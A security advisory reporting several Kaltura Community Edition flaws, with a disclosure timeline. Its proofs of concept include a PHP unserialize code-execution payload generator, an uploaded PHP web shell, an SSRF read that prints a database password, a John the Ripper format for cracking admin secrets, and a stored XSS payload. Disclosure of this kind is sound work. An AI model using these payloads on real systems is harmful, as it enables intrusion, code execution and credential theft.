

Vulnerability Advisory

Name	Kaltura Community Edition Multiple Vulnerabilities
Vendor Website	http://corp.kaltura.com
Affected Software	Kaltura Community Edition <=11.1.0-2
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Description

The Kaltura platform contains a number of vulnerabilities, allowing unauthenticated users to execute code, read files, and access services listening on the localhost interface. Vulnerabilities present in the application also allow authenticated users to execute code by uploading a file, and perform stored cross site scripting attacks from the Kaltura Management Console into the admin console. Weak cryptographic secret generation allows unauthenticated users to bruteforce password reset tokens for accounts, and allows low level users to perform privilege escalation attacks.

Exploitation

Unserialize Code Execution

Kaltura unserializes untrusted user input using PHP's unserialize() function. By constructing a malicious object, an attacker can execute arbitrary code. The object constructed is based on the SektionEins Zend code execution POP chain PoC, with a minor modification to ensure Kaltura processes it and the Zend_Log function's __destruct() method is called. The following tables contain an example PHP script used to generate a serialized object that may be passed to the redirectWidgetAction endpoint in order to trigger code execution, and a screenshot showing an example of exploiting the issue:

Proof of Concept Script

```
<?php
$init = "system('id;uname -a')";
$cmd = $init.".die()";
$len = strlen($cmd);
$obj="a:1:{s:1:\"z\";O:8:\"Zend_Log\":1:{s:11:\"\\0*\\0_writers\";a:1:{i:0;O:20:\"Zend_Log_Writer_Mail\":5:{s:16:\"\\0*\\0_eventsToMail\";a:1:{i:0;i:1;}s:22:\"\\0*\\0_layoutEventsToMail\";a:0:{s:8:\"\\0*\\0_mail\";O:9:\"Zend_Mail\":0:{s:10:\"\\0*\\0_layout\";O:11:\"Zend_Layout\":3:{s:13:\"\\0*\\0_inflector\";O:23:\"Zend_Filter_PregReplace\":2:{s:16:\"\\0*\\0_matchPattern\";s:7:\"/(.*)/e\";s:15:\"\\0*\\0_replacement\";s:$len:\"$cmd\";}}s:20:\"\\0*\\0_inflectorEnabled\";b:1;s:10:\"\\0*\\0_layout\";s:6:\"layout\";}}s:22:\"\\0*\\0_subjectPrependText\";N;}}}}";
$exploit = base64_encode($obj);
echo $exploit;
?>
```

Proof of Concept

```
root@k2:~# curl -i http://[redacted]/index.php/keditorservices/redirectWidgetCmd?kdata=YT
ox0ntz0jE6Inoi00860DoiWmVuZF9Mb2ci0jE6e3M6MTE6IgAqAF93cml0ZXJzIjth0jE6e2k6MDtP0jIw0iJaZW5kX0x
vZ19Xcml0ZXJfTWfPbCI6NTp7czoxNjoiACoAX2V2ZW50c1RvTWfPbCI7YTox0ntp0jA7aTox031z0jIy0iIAKgBfbGF5
b3V0RXZlbnRzVG9NYWlsIjth0jA6e31z0jg6IgAqAF9tYWlsIjtp0jk6IlplbmRfTWfPbCI6MDp7fXM6MTA6IgAqAF9sY
XlvdXQi0086MTE6IlplbmRfTGf5b3V0Ijoz0ntz0jEz0iIAKgBfaW5mbGVjdG9yIjtp0jIz0iJaZW5kX0ZpbHRLcl9Qcm
VnUmVwbGFjZSI6Mjp7czoxNjoiACoAX21hdGNoUGF0dGVybiI7czo30iIvKC4qKS9lIjtz0jE10iIAKgBfcmVwbGFjZW1
lbnQi03M6Mjc6InN5c3RlbSgnaWQ7dw5hbWUgLWEnKS5kaWUoKSI7fXM6MjA6IgAqAF9pbmZsZWNOb3JFbmFibGVkIjti
0jE7czoxMDoiACoAX2xheW9ldCI7czo20iJSYXlvdXQi031z0jIy0iIAKgBfc3ViamVjdFByZXBlbmRUZXh0Ij00319f
Tt9
HTTP/1.1 200 OK
Date: Tue, 03 Nov 2015 14:33:09 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.11
X-Kaltura-Session: 487927766
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Me: kaltura:80
Content-Length: 169
Content-Type: text/html

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux kaltura 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:16:20 UTC 2015 x86_64 x8
6_64 x86_64 GNU/Linux
root@k2:~#
```

The same serialized object may also be used within the admin_console interface to obtain code execution by an authenticated administrator, by passing the object to the Wiki Decode algorithm of the System Helper. Further cases of unserialize being used on untrusted user data may be present within the application.

Arbitrary File Upload

A user with access to the KMC interface and the ability to upload files may upload a PHP shell and execute arbitrary code. The file is stored on disk in a predictable location, and the full path can be obtained with a call to the getAllEntries endpoint. By browsing to the file's location, the contents of the PHP file are executed. The following screenshots show a KMC user uploading a .php shell and execution code on the Kaltura host by navigating to the file location:

```

Proof of Concept – Uploading shell
POST
/api_v3/index.php?service=uploadtoken&action=upload&ignoreNull=1&apiVersion=3.1.5&finalCh
nk=true&uploadTokenId=0 8507721978b23b0e8bad7b77dc414aec&ks=
&resume=false&partnerId=100&resumeAt=-1&clientTag=kmc:
5.39.8 HTTP/1.1
Host: kaltura
Content-Length: 450
Origin: http://
X-Requested-With: ShockwaveFlash/19.0.0.245
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/46.0.2490.86 Safari/537.36
Content-Type: multipart/form-data; boundary=-----KM7aeOKM7cH2aeOGI3aeOIj5GI3GI3
Accept: */*
Referer: http:///index.php/kmc/kmc4
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

-----KM7aeOKM7cH2aeOGI3aeOIj5GI3GI3
Content-Disposition: form-data; name="Filename"

1.php
-----KM7aeOKM7cH2aeOGI3aeOIj5GI3GI3
Content-Disposition: form-data; name="fileData"; filename="1.php"
Content-Type: application/octet-stream

<?php
echo shell_exec($_GET["cmd"]);
?>
-----KM7aeOKM7cH2aeOGI3aeOIj5GI3GI3
Content-Disposition: form-data; name="Upload"

Submit Query
-----KM7aeOKM7cH2aeOGI3aeOIj5GI3GI3--

```

The entry_id assigned to the uploaded shell can then be used to obtain the path of the uploaded file.

```

Proof of Concept – Obtaining uploaded file location
root@k2:~# curl "http:///index.php/keditorservices/getAllEntries?l
ist_type=1&entry_id=0_azvxilgg"

<assets>
  <asset id="0 azvxilgg" name="1" media type="2" kshow_id="0_yzjosgbc" ur
l="/content/entry/data/0/0/0_azvxilgg_100000.php" ready="1" thumbnail_path="/con
tent/entry/thumbnail/0/0/0_azvxilgg_" credit="" source_link="" duration="10" lis
t_type="show" contributor_screen_name=""/>
</assets>

```

Proof of Concept – Executing code

```
root@k2:~# curl "http://[redacted]/content/entry/data/0/0/0_azvxilgg_100000.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

SSRF / Limited File Read

The simplePhpXMLProxy file in the Kaltura HTML5 library passes user data directly to a curl_exec call. An attacker can send arbitrary data using the gopher:// handler to services listening on localhost, or hosts within a private network that the Kaltura instance belongs to. The file:// handler can also be used to read a limited number of files on the Kaltura host. The response is checked for the presence of multiple consecutive newlines before being returned to the user, so only a limited set of files can be read. The local.ini configuration file can be read, which contains the database password, and log files containing sensitive information such as KS values and user credentials may also be read depending on their size and contents.

Proof of Concept – Reading local.ini config file

```
root@k2:~# curl -s "http://[redacted]/html5/html5lib/v2.34/simplePhpXMLProxy.php?full_headers=1&url=file:///127.0.0.1/opt/kaltura/app/configurations/local.ini" | sed 's/\n/\n/g' | tail
default = http://kaltura:80/index.php/kmc/kmc/setpasshashkey/
admin_console=http://kaltura:80

[reports_db_config]
host = localhost
user = etl
port = 3306
password = AngxvQoEzFsE58n
db_name = kalturadw
```

Password Reset Bruteforce

Kaltura uses an insecure cryptographic method to generate password reset tokens. An attacker with knowledge of a user's id and email address may generate a password reset token for that user, and bruteforce the token with a reasonable number of requests. The uniqid PHP function does not generate cryptographically secure values, and is based on the server time. The Kaltura application leaks the exact time via a microtime value leak elsewhere in the application, allowing significant narrowing of the bruteforce search space.

Exploiting this issue requires knowledge of both a user's email address and internal application ID number. However, the default 'template@kaltura.com' account with a default ID number of 2 can be targeted. This account has full access to the KMC interface and can exploit the file upload and stored cross site scripting attacks detailed in this advisory. A Python script used to exploit this weak token generation is included as an appendix. The following screenshot shows the Kaltura application code used to insecurely generate password reset keys:

Proof of Concept – Insecure PasshashKey Generation Code

```
public function newPassHashKey()
{
    $loginDataId = $this->getId();
    $expiryTime = time() + (kConf::get('user_login_set_password_hash_key_validity'));
    $random = sha1( uniqid() . (time() * rand(0,1)) );
    $hashKey = base64_encode(implode('|', array($loginDataId, $expiryTime, $random)));
    return $hashKey;
}
```

Insecure Admin Partner Secret Generation

Admin and user secrets generated by Kaltura are insufficiently random, and may be bruteforced by a user. As a user's KS is signed using the admin secret, a user may bruteforce the value of the secret and gain full access to a publisher account. The feasibility of bruteforcing the secret depends on the length of the randomly generated passphrase used as the admin secret. Admin and user secrets are generated from lower, upper and decimal characters, and have a random length between 5 and 10 characters. Bruteforcing up to 7 character passphrases is feasible with a standard desktop computer. The function used to generate account secrets is `str_makerand` in the `alpha/apps/kaltura/lib/myPartnerRegistration.class.php` file.

The following screenshots shows the exploitation of this issue by a low privileged user in order to obtain the clear text of the admin secret. The MD5 hash of this value is used as the admin secret, and can be used to authenticate to Publisher accounts as an administrator.

Proof of Concept – Obtaining KS for low level user

```
root@k2:~# curl "http://[redacted]/api_v3/index.php?service=user&action=loginbyloginid
&loginId=[redacted]&password=[redacted]"
<?xml version="1.0" encoding="utf-8"?><xml><result>0GVhNzAwMjU4ZTAwMzUxOGM0MmE1N2Q2YzgzMGU
yOWNLMDQxZDA3NXwxMDA7MTAwOzE0NDY2NTM3OTM7MjY3NDQ2NTY3MzkzLjY3Mzk7dHAyOyo7Ow==</result><exe
cutionTime>0.031856060028076</executionTime></xml>root@k2:~#
```

Proof of Concept – Cracking the Admin Secret

```
[redacted]~$ john --form=dynamic_1705 -l=?1?d?u --mask=?1 -min-length=5 -max-length=10 --fork=4 kaltura
Using default input encoding: UTF-8
Loaded 1 password hash (dynamic_1705 [sha1(md5($p)).$salt] 128/128 AVX 4x1)
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
1YUpA (?)
```

A dynamic John The Ripper format for the hashing method used by Kaltura is included as an appendix.

Stored Cross Site Scripting

User names within the admin_console are not sanitised before being rendered, leading to stored cross site scripting. A malicious user may change their name within the KMC, and have the arbitrary Javascript rendered within the Kaltura administrative console. This can be used by all Publisher Administrative users to attack administrators.

Proof of Concept – Setting User Name


Account Settings Integration Settings Access Control Tra

Account Info

Please make sure that the information below is up to date.

Partner ID:	102
Name of Publisher / Company *	<input type="text" value="<script>alert('Stored XSS')</script>"/>
Name of Account Owner *	<input type="text" value="test4"/>
Email of Account Owner	<input type="text" value="REDACTED"/>
Phone *	<input type="text" value="test"/>
Website	<input type="text"/>
Describe Yourself	<input type="text" value="Other"/>
Account Reference ID	<input type="text"/>

* Required Fields



Solution

The majority of these issues have been fixed in the latest release of the Kaltura server (11.7.0-2). The SimplePhpXMLProxy file is still vulnerable to SSRF, but the file read issue has been fixed. The Wiki Decode algorithm within the admin interface still passes user supplied data to unserialize, however as of PHP7 the example POP chain used no longer works due to deprecation of the preg_replace "/e" flag. There may be alternative POP chains present within the application or supporting frameworks.

Timeline

15/11/2015 – Initial email sent to security@kaltura.com
19/11/2015 – Followup email sent to info@kaltura.com
19/11/2015 – Response from Kaltura.
19/11/2015 – Email sent asking for PGP key.
20/11/2015 – PGP key received, advisory document sent.
21-27/11/2015 – Discussion regarding fixes.
13/01/2016 – Email sent asking for update on remaining fixes.
16-19/01/2016 – Discussion regarding fixes.
16/02/2016 – Email sent reminding Kaltura of public disclosure date and asking for updates on remaining fixes.
19/02/2016 – Kaltura states another issue has been fixed, some still remaining.
11/03/2016 – Public disclosure.

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Appendix Two

The following is a John The Ripper dynamic format used to exploit the weak admin secret generation. This can be used by taking the KS id obtained from a login through the API, base64 decoding it, and replacing the pipe with a dollar sign.

Proof of Concept – John Dynamic Format

```
[List.Generic:dynamic_1705]
Expression=sha1(md5($p).$salt)
Flag=MGF_KEYS_INPUT
Flag=MGF_SALTED
Flag=MGF_INPUT_20_BYTE
SaltLen=-44
Func=DynamicFunc__crypt_md5
Func=DynamicFunc__SSEtoX86_switch_output1
Func=DynamicFunc__clean_input2
Func=DynamicFunc__append_from_last_output_to_input2_as_base16
Func=DynamicFunc__append_salt2
Func=DynamicFunc__SHA1_crypt_input2_to_output1_FINAL
Test=$dynamic_1705$c994cc8739ac31191860efcbf926a1967c3ae9c1$a:password
```